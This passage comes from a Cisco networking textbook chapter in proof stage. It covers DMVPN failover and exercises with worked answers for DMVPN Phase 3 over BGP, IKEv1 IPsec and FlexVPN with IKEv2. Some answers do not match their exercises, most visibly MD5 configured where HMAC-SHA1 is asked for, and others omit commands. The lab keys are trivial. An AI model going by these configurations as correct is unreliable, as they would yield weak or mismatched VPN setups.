Branch2(config-if)#ip nhrp nhs 10.10.20.1
Branch2(config-if)#ip nhrp network-id 2
Branch2(config-if)#ip nhrp shortcut
Branch2(config-if)#ip ospf network broadcast
Branch2(config-if)#ip ospf priority 0
Branch2(config-if)#tunnel key 2
Branch2(config-if)#tunnel mode gre multipoint
Branch2(config-if)#router ospf 1
Branch2(config-router)#log-adjacency-changes
Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch2(config-router)#network 10.10.20.0 0.0.0.255 area 1
Branch2(config-router)#network 192.168.2.0 0.0.0.255 area 1
```

Branch3 Configuration

```
Branch3(config)#interface Tunnel 1
Branch3(config-if)#ip address 10.10.10.3 255.255.255.0
Branch3(config-if)#tunnel source e0/0
Branch3(config-if)#ip nhrp authentication DMVPN
```

```
Branch3(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
Branch3(config-if)# ip nhrp map multicast 172.1.1.1
Branch3(config-if)#ip nhrp nhs 10.10.10.1
Branch3(config-if)#ip nhrp network-id 1
Branch3(config-if)#ip nhrp shortcut
Branch3(config-if)#ip ospf network broadcast
Branch3(config-if)#ip ospf priority 0
Branch3(config-if)#tunnel key 1
Branch3(config-if)#tunnel mode gre multipoint
Branch3(config-if)#interface Tunnel 2
Branch3(config-if)#ip address 10.10.20.3 255.255.255.0
Branch3(config-if)#tunnel source e0/0
Branch3(config-if)#ip nhrp authentication DMVPN
Branch3(config-if)#ip nhrp map 10.10.20.1 172.1.5.1
Branch3(config-if)# ip nhrp map multicast 172.1.5.1
Branch3(config-if)#ip nhrp nhs 10.10.20.1
Branch3(config-if)#ip nhrp network-id 2
Branch3(config-if)#ip nhrp shortcut
Branch3(config-if)#ip ospf network broadcast
Branch3(config-if)#ip ospf priority 0
Branch3(config-if)#tunnel key 2
Branch3(config-if)#tunnel mode gre multipoint
Branch3(config-if)#router ospf 1
Branch3(config-router)#log-adjacency-changes
Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch3(config-router)#network 10.10.20.0 0.0.0.255 area 1
Branch3(config-router)#network 192.168.3.0 0.0.0.255 area 1

Headquarter#show ip nhrp
10.10.10.2/32 via 10.10.10.2
   Tunnel0 created 00:26:23, expire 01:33:37
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3
   Tunnel0 created 00:12:14, expire 01:50:14
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 172.1.3.1
```

We can see that our tunnels are up on the Headquarters, but now let's check a spoke:

```
Branch2#show ip nhrp
10.10.10.1/32 via 10.10.10.1
   Tunnel1 created 00:29:31, never expire
   Type: static, Flags: used
   NBMA address: 172.1.1.1
10.10.20.1/32 via 10.10.20.1
   Tunnel2 created 00:35:57, never expire
   Type: static, Flags: used
   NBMA address: 172.1.5.1
```

Now let's shut down the tunnel on Hub1:

```
Headquarter(config)#int tun0
Headquarter(config-if)#shutdown

Now let's check the Branch router again:
Branch2#show ip nhrp
10.10.10.1/32 via 10.10.10.1
   Tunnel1 created 19:30:00, never expire
   Type: static, Flags: used
   NBMA address: 172.1.1.1
10.10.20.1/32 via 10.10.20.1
   Tunnel2 created 19:36:25, never expire
   Type: static, Flags: used
   NBMA address: 172.1.5.1
10.10.20.2/32 via 10.10.20.2
   Tunnel2 created 00:00:02, expire 01:59:57
   Type: dynamic, Flags: router unique local
   NBMA address: 172.1.2.1
    (no-socket)
10.10.20.3/32 via 10.10.20.3
   Tunnel2 created 00:00:02, expire 01:59:57
   Type: dynamic, Flags: router implicit used nhop
   NBMA address: 172.1.3.1
```

We can see that we can still reach the backup hub and the other Branch router:

```
Branch2#show ip ospf database

            OSPF Router with ID (192.168.2.1) (Process ID 1)

                Router Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum Link count
192.168.1.254   192.168.1.254   664         0x80000039 0x0076F9 2
192.168.2.1     192.168.2.1     643         0x80000044 0x00E060 3
192.168.3.1     192.168.3.1     655         0x80000036 0x009BAF 3

                Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
10.10.20.1      192.168.1.254   644         0x8000001B 0x0081C4
```

We have verified that our OSPF routing table is still intact minus 10.10.10.1 not listed as this belongs to the primary hub router.

Summary

Now that we have covered DMVPN and you have now seen how to configure DMVPN Phase 1, Phase 2, and Phase 3 and FlexVPN, you are now ready to build scalable WAN solutions. We learned how to configure routing protocols to work with DMVPN as well as how to secure our tunnels with IPSec. This chapter expanded on information covered in Chapters 6 and 14. We elaborated on advanced routing topics, including tunneling, such as Generic Routing Encapsulation (GRE) tunnels and Internet Protocol Security (IPsec) tunnels.

DMVPN Exercises

This section will provide exercises to reinforce what was covered in this chapter.

Exercise 1: DMVPN Phase 3 with BGP

Figure 24-9 will be used to complete Exercise 1. Configure DMVPN Phase 3 according to the diagram. All devices should be in autonomous system 65001. Verify NHRP and the routing table of each router.



Figure 24-9. *Exercise 1 diagram*

Exercise 2: IPSec

Configure IPSec IKEv1 tunnels to encrypt the DMVPN in Exercise 1. Use authentication pre-share, AES 256, and HMAC-SHA1. Configure IPSec tunnels on the hub and all spokes. Create a crypto profile called SecureDMVPN. The crypto key should be DMVPN. Name the transport set IKEv1. Verify the crypto session is active.

Exercise 3: FlexVPN

Figure 24-10 will be used to complete Exercise 3. Configure FlexVPN according to the diagram. All devices should be in BGP AS 1. Configure IPSec IKEv2 tunnels to encrypt FlexVPN. Create a keyring called Cisco and a pre-shared key called dmvpn. Create an IKEv2 profile named IKEv2 and an IPSec profile called Flex. Create a pool called VPNSpokes to assign tunnel addresses. Configure the tunnels for spoke-to-spoke communication via NHRP. Verify the crypto session is active and confirm spoke-to-spoke communication.



Figure 24-10. *Exercise 3 diagram*

Exercise Answers

This section will provide answers to the questions asked in the "DMVPN Exercises" section.

Exercise 1: DMVPN Phase 3 with BGP

Figure 24-9 will be used to complete Exercise 1. Configure DMVPN Phase 3 according to the diagram. All devices should be in autonomous system 65001. Verify NHRP and the routing table of each router.

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Hub Configuration

```
Headquarters(config-if)#int e0/0
Headquarters(config-if)#ip address 49.22.12.1 255.255.255.0
Headquarters(config-if)#interface Tunnel 0
Headquarters(config-if)#ip address 192.168.100.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#ip nhrp map multicast dynamic
Headquarters(config-if)#ip nhrp authentication DMVPN
```

```
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#ip nhrp redirect
Headquarters(config-if)#tunnel mode gre multipoint
Headquarters(config-router)#router bgp 65001
Headquarters(config-router)#bgp log-neighbor-changes
Headquarters(config-router)#network 192.168.1.0 mask 255.255.255.0
Headquarters(config-router)#network 192.168.100.0 mask 255.255.255.0
Headquarters(config-router)#neighbor 192.168.100.2 remote-as 65001
Headquarters(config-router)#neighbor 192.168.100.3 remote-as 65001
Headquarters(config-router)#neighbor 192.168.100.4 remote-as 65001
```

Branch2 Configuration

```
Branch2(config-if)#int e0/0
Branch2(config-if)#ip address 89.71.242.1 255.255.255.0
Branch2(config-if)#interface Tunnel 0
Branch2(config-if)#ip address 192.168.100.2 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)#ip nhrp map 192.168.100.1 49.22.12.1
Branch2(config-if)#ip nhrp map multicast 192.168.100.1
Branch2(config-if)#ip nhrp nhs 192.168.100.1
Branch2(config-if)#ip nhrp network-id 100
Branch2(config-if)#ip nhrp shortcut
Branch2(config-if)#tunnel mode gre multipoint
Branch2(config-if)#router bgp 65001
Branch2(config-router)#bgp log-neighbor-changes
Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0
Branch2(config-router)#network 192.168.100.0 mask 255.255.255.0
Branch2(config-router)#neighbor 192.168.100.1 remote-as 65001
```

Branch3 Configuration

```
Branch3(config-if)#int e0/0
Branch3(config-if)#ip address 64.72.222.1 255.255.255.0
Branch3(config-if)#interface Tunnel 0
Branch3(config-if)#ip address 192.168.100.3 255.255.255.0
Branch3(config-if)#tunnel source e0/0
Branch3(config-if)#ip nhrp authentication DMVPN
Branch3(config-if)#ip nhrp map 192.168.100.1 49.22.12.1
Branch3(config-if)#ip nhrp map multicast 49.22.12.1
Branch3(config-if)#ip nhrp nhs 192.168.100.1
Branch3(config-if)#ip nhrp network-id 100
Branch3(config-if)#ip nhrp shortcut
Branch3(config-if)#tunnel mode gre multipoint
Branch3(config-if)#router bgp 65001
Branch3(config-router)#bgp log-neighbor-changes
```

```
Branch3(config-router)#network 192.168.3.0 mask 255.255.255.0
Branch3(config-router)#network 192.168.100.0 mask 255.255.255.0
Branch3(config-router)#neighbor 192.168.100.1 remote-as 65001
```

Branch4 Configuration

```
Branch4(config-if)#int e0/0
Branch4(config-if)#ip address 71.21.232.1 255.255.255.0
Branch4(config-if)#interface Tunnel 0
Branch4(config-if)#ip address 192.168.100.4 255.255.255.0
Branch4(config-if)#tunnel source e0/0
Branch4(config-if)#ip nhrp authentication DMVPN
Branch4(config-if)#ip nhrp map 192.168.100.1 49.22.12.1
Branch4(config-if)#ip nhrp map multicast 49.22.12.1
Branch4(config-if)#ip nhrp nhs 192.168.100.1
Branch4(config-if)#ip nhrp network-id 100
Branch4(config-if)#ip nhrp shortcut
Branch4(config-if)#tunnel mode gre multipoint
Branch4(config-if)#router bgp 65001
Branch4(config-router)#bgp log-neighbor-changes
Branch4(config-router)#network 192.168.4.0 mask 255.255.255.0
Branch4(config-router)#network 192.168.100.0 mask 255.255.255.0
Branch4(config-router)#neighbor 192.168.100.1 remote-as 65001
```

We can now verify BGP and NHRP:

```
Headquarters#sh ip nhrp
192.168.100.2/32 via 192.168.100.2
   Tunnel0 created 00:05:27, expire 01:54:32
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 89.71.242.1
192.168.100.3/32 via 192.168.100.3
   Tunnel0 created 00:05:17, expire 01:54:42
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 64.72.222.1
192.168.100.4/32 via 192.168.100.4
   Tunnel0 created 00:04:33, expire 01:56:06
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 71.21.232.1
```

We can see that each tunnel has been created successfully from each branch to the hub:

```
Headquarters#sh dmvpn
Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete
        N - NATed, L - Local, X - No Socket
        T1 - Route Installed, T2 - Nexthop-override
        C - CTS Capable
        # Ent --> Number of NHRP entries with same NBMA peer
        NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting
        UpDn Time --> Up or Down Time for a Tunnel
```

```
==============================================================================
```

```
Interface: Tunnel0, IPv4 NHRP Details
Type:Hub, NHRP Peers:3,

 # Ent  Peer NBMA Addr Peer Tunnel Add State  UpDn Tm Attrb
 ----- --------------- --------------- ----- -------- -----
     1 89.71.242.1       192.168.100.2    UP 00:06:13     D
     1 64.72.222.1       192.168.100.3    UP 00:06:03     D
     1 71.21.232.1       192.168.100.4    UP 00:04:40     D
```

Now let's verify our BGP network:

```
Headquarters#sh ip bgp
BGP table version is 6, local router ID is 192.168.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>  192.168.1.0      0.0.0.0                  0         32768 i
 *>i 192.168.2.0      192.168.100.2            0    100      0 i
 *>i 192.168.3.0      192.168.100.3            0    100      0 i
 *>i 192.168.4.0      192.168.100.4            0    100      0 i
 * i 192.168.100.0    192.168.100.4            0    100      0 i
 * i                  192.168.100.2            0    100      0 i
 * i                  192.168.100.3            0    100      0 i
 *>                   0.0.0.0                  0         32768 i
```

We have all the expected routes in our BGP topology.

Exercise 2: IPSec

Configure IPSec IKEv1 tunnels to encrypt the DMVPN in Exercise 1. Use authentication pre-share, AES 256, and HMAC-SHA1. Configure IPSec tunnels on the hub and all spokes. Create a crypto profile called SecureDMVPN. The crypto key should be DMVPN. Name the transport set IKEv1. Verify the crypto session is active.

Hub Configuration

```
Headquarters(config)#crypto isakmp policy 1
Headquarters(config-isakmp)#authentication pre-share
Headquarters(config-isakmp)#crypto isakmp key DMVPN address 0.0.0.0 0.0.0.0
Headquarters(config)#crypto IPsec transform-set IKEv1 esp-aes 256 ah-md5-hmac
Headquarters(cfg-crypto-trans)#mode transport
Headquarters(cfg-crypto-trans)#crypto IPsec profile SecureDMVPN
Headquarters(ipsec-profile)#set transform-set IKEv1
```

```
Headquarters(ipsec-profile)#int tunnel 0
Headquarters(config-if)#tunnel protection IPsec profile SecureDMVPN
```

The configuration of the branch routers or spokes will be exactly the same as the preceding hub configuration. Let's verify our tunnels are active:

```
Headquarters#show crypto session
Crypto session current status

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 89.71.242.1 port 500
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 89.71.242.1/500 Active
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 89.71.242.1/500 Active
  IPSEC FLOW: permit 47 host 49.22.12.1 host 89.71.242.1
        Active SAs: 8, origin: crypto map

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 71.21.232.1 port 500
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 71.21.232.1/500 Active
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 71.21.232.1/500 Active
  IPSEC FLOW: permit 47 host 49.22.12.1 host 71.21.232.1
        Active SAs: 8, origin: crypto map

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 64.72.222.1 port 500
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 64.72.222.1/500 Active
  Session ID: 0
  IKEv1 SA: local 49.22.12.1/500 remote 64.72.222.1/500 Active
  IPSEC FLOW: permit 47 host 49.22.12.1 host 64.72.222.1
        Active SAs: 8, origin: crypto map
```

We have verified that our IPSec tunnels are created.

Exercise 3: FlexVPN

Figure 24-10 will be used to complete Exercise 3. Configure FlexVPN according to the diagram. All devices should be in BGP AS 1. Configure IPSec IKEv2 tunnels to encrypt FlexVPN. Create a keyring called Cisco and a pre-shared key called dmvpn. Create an IKEv2 profile named IKEv2 and an IPSec profile called Flex. Create a pool called VPNSpokes to assign tunnel addresses. Configure the tunnels for spoke-to-spoke communication via NHRP. Verify the crypto session is active and confirm spoke-to-spoke communication.

AU13

Hub Configuration

```
Headquarters(config)#aaa new-model
Headquarters(config)#aaa authorization network IKE local
Headquarters(config)#crypto ikev2 authorization policy default
Headquarters(config-ikev2-author-policy)#pool VPNSpokes
Headquarters(config-ikev2-author-policy)#crypto ikev2 keyring Cisco
Headquarters(config-ikev2-keyring)#peer Spokes
Headquarters(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Headquarters(config-ikev2-keyring-peer)#pre-shared-key local dmvpn
Headquarters(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn
Headquarters(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Headquarters(config-ikev2-profile)#match identity remote address 0.0.0.0
Headquarters(config-ikev2-profile)#authentication remote pre-share
Headquarters(config-ikev2-profile)#authentication local pre-share
Headquarters(config-ikev2-profile)#keyring local Cisco
Headquarters(config-ikev2-profile)#aaa authorization group psk list IKE default
Headquarters(config-ikev2-profile)#virtual-template 1
Headquarters(config-ikev2-profile)#crypto ipsec profile Flex
Headquarters(ipsec-profile)#set ikev2-profile IKEv2
Headquarters(ipsec-profile)#interface Virtual-Template1 type tunnel
Headquarters(config-if)#ip unnumbered lo100
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#tunnel path-mtu-discovery
Headquarters(config-if)#tunnel protection ipsec profile Flex
Headquarters(config)#router bgp 1
Headquarters(config-router)#bgp log-neighbor-changes
Headquarters(config-router)#network 192.168.1.0 mask 255.255.255.0
Headquarters(config-router)#network 172.16.1.0 mask 255.255.255.0
Headquarters(config-router)#neighbor 172.16.1.2 remote-as 1
Headquarters(config-router)#neighbor 172.16.1.3 remote-as 1
Headquarters(config-router)#neighbor 172.16.1.4 remote-as 1
Headquarters(config-router)#neighbor 172.16.1.4 remote-as 1
Headquarters(config-router)#ip local pool VPNSpokes 172.16.1.2 172.16.1.6
```

Branch2 Configuration

```
Branch2(config)#aaa new-model
Branch2(config)#aaa authorization network IKE local
Branch2(config)#crypto ikev2 authorization policy default
Branch2(config-ikev2-author-policy)#crypto ikev2 keyring Cisco
Branch2(config-ikev2-keyring)#peer Spokes
Branch2(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Branch2(config-ikev2-keyring-peer)#pre-shared-key local dmvpn
Branch2(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn
Branch2(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Branch2(config-ikev2-profile)#match identity remote address 0.0.0.0
Branch2(config-ikev2-profile)#authentication remote pre-share
Branch2(config-ikev2-profile)#authentication local pre-share
Branch2(config-ikev2-profile)#keyring local Cisco
```

```
Branch2(config-ikev2-profile)#aaa authorization group psk list IKE default
Branch2(config-ikev2-profile)#virtual-template 1
Branch2(config-ikev2-profile)#crypto ipsec profile Flex
Branch2(ipsec-profile)#set ikev2-profile IKEv2
Branch2(ipsec-profile)#interface Tunnel0
Branch2(config-if)#ip address negotiated
Branch2(config-if)#tunnel source Ethernet0/0
Branch2(config-if)#tunnel destination 172.1.1.1
Branch2(config-if)#tunnel path-mtu-discovery
Branch2(config-if)#tunnel protection ipsec profile Flex
Branch2(config-router)#interface Virtual-Template1 type tunnel
Branch2(config-if)#ip unnumbered Tunnel0
Branch2(config-if)#ip mtu 1400
Branch2(config-if)#ip tcp adjust-mss 1360
Branch2(config-if)#tunnel path-mtu-discovery
Branch2(config-if)#tunnel protection ipsec profile Flex
Branch2(config-if)#router bgp 1
Branch2(config-router)#bgp log-neighbor-changes
Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0
Branch2(config-router)#network 172.16.1.0 mask 255.255.255.0
Branch2(config-router)#neighbor 172.16.1.1 remote-as 1
```

Branch3 Configuration

```
Branch3(config)#aaa new-model
Branch3(config)#aaa authorization network IKE local
Branch3(config-ikev2-author-policy)#
Branch3(config-ikev2-author-policy)#crypto ikev2 keyring Cisco
Branch3(config-ikev2-keyring)#peer Spokes
Branch3(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Branch3(config-ikev2-keyring-peer)#pre-shared-key local dmvpn
Branch3(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn
Branch3(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Branch3(config-ikev2-profile)#match identity remote address 0.0.0.0
Branch3(config-ikev2-profile)#authentication remote pre-share
Branch3(config-ikev2-profile)#authentication local pre-share
Branch3(config-ikev2-profile)#keyring local Cisco
Branch3(config-ikev2-profile)#aaa authorization group psk list IKE default
Branch3(config-ikev2-profile)#virtual-template 1
Branch3(config-ikev2-profile)#crypto ipsec profile Flex
Branch3(ipsec-profile)#set ikev2-profile IKEv2
Branch3(ipsec-profile)#interface Tunnel0
Branch3(config-if)#ip address negotiated
Branch3(config-if)#tunnel source Ethernet0/0
Branch3(config-if)#tunnel destination 172.1.1.1
Branch3(config-if)#tunnel path-mtu-discovery
Branch3(config-if)#tunnel protection ipsec profile Flex
Branch3(config-router)#interface Virtual-Template1 type tunnel
Branch3(config-if)#ip unnumbered Tunnel0
Branch3(config-if)#ip mtu 1400
```

```
Branch3(config-if)#ip tcp adjust-mss 1360
Branch3(config-if)#tunnel path-mtu-discovery
Branch3(config-if)#tunnel protection ipsec profile Flex
Branch3(config-if)#router bgp 1
Branch3(config-router)#bgp log-neighbor-changes
Branch3(config-router)#network 192.168.3.0 mask 255.255.255.0
Branch3(config-router)#network 172.16.1.0 mask 255.255.255.0
Branch3(config-router)#neighbor 172.16.1.1 remote-as 1
```

Branch4 Configuration

```
Branch4(config)#aaa new-model
Branch4(config)#aaa authorization network IKE local
Branch4(config)#crypto ikev2 authorization policy default
Branch4(config-ikev2-author-policy)#crypto ikev2 keyring Cisco
Branch4(config-ikev2-keyring)#peer Spokes
Branch4(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Branch4(config-ikev2-keyring-peer)#pre-shared-key local dmvpn
Branch4(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn
Branch4(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
Branch4(config-ikev2-profile)#match identity remote address 0.0.0.0
Branch4(config-ikev2-profile)#authentication remote pre-share
Branch4(config-ikev2-profile)#authentication local pre-share
Branch4(config-ikev2-profile)#keyring local Cisco
Branch4(config-ikev2-profile)#aaa authorization group psk list IKE default
Branch4(config-ikev2-profile)#virtual-template 1
Branch4(config-ikev2-profile)#crypto ipsec profile Flex
Branch4(ipsec-profile)#set ikev2-profile IKEv2
Branch4(ipsec-profile)#interface Tunnel0
Branch4(config-if)#ip address negotiated
Branch4(config-if)#tunnel source Ethernet0/0
Branch4(config-if)#tunnel destination 172.1.1.1
Branch4(config-if)#tunnel path-mtu-discovery
Branch4(config-if)#tunnel protection ipsec profile Flex
Branch4(config-router)#interface Virtual-Template1 type tunnel
Branch4(config-if)#ip unnumbered Tunnel0
Branch4(config-if)#ip mtu 1400
Branch4(config-if)#ip tcp adjust-mss 1360
Branch4(config-if)#tunnel path-mtu-discovery
Branch4(config-if)#tunnel protection ipsec profile Flex
Branch4(config-if)#router bgp 1
Branch4(config-router)#bgp log-neighbor-changes
Branch4(config-router)#network 192.168.4.0 mask 255.255.255.0
Branch4(config-router)#network 172.16.1.0 mask 255.255.255.0
Branch4(config-router)#neighbor 172.16.1.1 remote-as 1
```

Now let's verify the IKEv2 sessions:

```
Headquarters#sh cry session
Crypto session current status

Interface: Virtual-Access2
Profile: IKEv2
Session status: UP-ACTIVE
Peer: 172.1.2.1 port 500
  Session ID: 7
  IKEv2 SA: local 172.1.1.1/500 remote 172.1.2.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.2.1
        Active SAs: 2, origin: crypto map

Interface: Virtual-Access3
Profile: IKEv2
Session status: UP-ACTIVE
Peer: 172.1.3.1 port 500
  Session ID: 9
  IKEv2 SA: local 172.1.1.1/500 remote 172.1.3.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.3.1
        Active SAs: 2, origin: crypto map

Interface: Virtual-Access1
Profile: IKEv2
Session status: UP-ACTIVE
Peer: 172.1.4.1 port 500
  Session ID: 8
  IKEv2 SA: local 172.1.1.1/500 remote 172.1.4.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.4.1
        Active SAs: 2, origin: crypto map
```

We can see that all our IKEv2 SAs have been established with the hub.

Let's look at our BGP topology:

```
Headquarters#show ip bgp
BGP table version is 12, local router ID is 192.168.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>  172.16.1.0/24    0.0.0.0                  0         32768 i
 *>  192.168.1.0      0.0.0.0                  0         32768 i
 *>i 192.168.2.0      172.16.1.2               0    100      0 i
 *>i 192.168.3.0      172.16.1.3               0    100      0 i
 *>i 192.168.4.0      172.16.1.4               0    100      0 i
```

We can see our BGP table is just as we expected. Each branch can reach the other's network.

Author Queries

Chapter No.: 24 0005078444

Queries	Details Required	Author's Response
AU1	Format items starting with "Simplified architecture…" and ending with "The ability to secure DMVPNs using IPSec encryption" as a bulleted list.	
AU2	Please check if "single mGRE or IPSec profile" is okay as edited.	
AU3	Please provide citations for "Figures 24-2 to 24-3" in the text.	
AU4	Please check if edit to sentence starting "This means traffic will…" is okay.	
AU5	Please check if edit to sentence starting "We can see that…" is okay.	
AU6	Please check if edit to sentence starting "After this, the hub…" is okay.	
AU7	Please check if edit to sentence starting "As we can see…" is okay.	
AU8	Please check if "each branch can reach the LAN of another" is okay as edited.	
AU9	Please check "FlexVPN consists of:" for completeness.	
AU10	Please check if "**Single-DMVPN Dual Hub**" and similar occurrences are okay as edited.	
AU11	Please check if edit to sentence starting "We notice that each…" is okay.	
AU12	Please check if sentence starting "Figure 24-9 will be…" under the "Exercise Answers" section can be deleted.	
AU13	Please check if sentence starting "Figure 24-10 will be…" under the "Exercise Answers" section can be deleted.	

Index

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4

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